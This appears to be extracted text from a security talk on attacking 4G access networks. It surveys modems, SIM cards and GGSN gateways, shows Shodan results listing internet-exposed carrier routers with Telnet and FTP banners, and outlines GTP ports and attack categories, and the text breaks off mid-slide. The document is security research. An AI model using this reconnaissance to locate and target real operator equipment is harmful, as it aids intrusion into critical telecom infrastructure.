



#root via SMS: 4G access level security assessment

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who we are

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
Pavel Novikov



<http://scadasl.org>




3G/4G network





the Evil





4G access level

- + Branded mobile equipment
 - + **3G/4G USB Modems**
 - + **Routers / Wireless Access Point**
 - + **Smartphones/Femtocell/Branded applications**
- + **(U)SIM cards**
- + **Radio/IP access network**
 - + Radio access network
 - + IP access (GGSN, Routers, GRX)






GSM-R

why?

- + we use it every day
 - + Internet
 - + social network
 - + to hack stuff
- + IT use it everyday
 - + ATM
 - + IoT
 - + SCADA






radio access network

- Well researched by community
 - <http://security.osmocom.org/trac/>
- Special thanks to
 - Sylvain Munaut/Alexander Chemeris/Karsten Nohl/etc al.




 **osmocomBB**
 **osmocomTETRA**



<http://security.osmocom.org/trac/>




the NET





the NET





thanks John

SHODAN

ggsn

Search

Home Search Directory Data Analytics/ Exports Developer Center Labs

Add to Directory Export Data

Services

SNMP	15
Telnet	9
FTP	5
SMB	2
HTTPS	2

Top Countries

China	12
Italy	7
United States	5
Israel	3
Russian Federation	2

Realy???

ZXUN xGH-16, ZTE ZXR10 Software Version: ZXUN xGH(GGSM)V4.10.10(1.0.0)

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* Reproduction or disclosure without the owner's prior written consent, *

* Reverse engineering, decompile and reverse-engineering shall be allowed.*

<CGE-GGSM>

<http://www.shodanhq.com/>



by devices

ALCATEL-LUCENT 7750 SERVICE ROUTER


NEXT-GENERATION MOBILE GATEWAY FOR LTE/4G AND
2G/3G AND ANCHOR FOR CELLULAR-WI-FI CONVERGENCE

SHODAN Alcatel SR 7750 Search

▼

Services	
Telnet	2,899
FTP	2,620
SNMP	16

223
Ori
Add
 193
Pan
Elbla
Add
 host
ark Co., Ltd.
TiMOS-C-9.0.R6 cpm/hops **ALCATEL SR 7750**
All rights reserved. All use subject to applicable lic
Built on Tue Sep 27 12:38:04 PDT 2011 by builder
Login:
220-TIMOS-B-8.0.R6 both/hops **ALCATEL SR 7750**
220-All rights reserved. All use subject to applicab
220-Built on Thu Nov 11 20:29:30 PST 2010 by bu
220-



**7750 SERVICE ROUTER
MOBILE GATEWAY**




GPRS Tunnelling Protocol

- + GTP-C UDP/2123
- + GTP-U UDP/2152
- + GTP' TCP/UDP/3386



Meanwhile in the real world





Attacks

- + GGSN PWN
- + GRX
- + GPRS attacks
 - + DoS
 - + Information leakage
 - + Fraud
 - + APN guessing


A 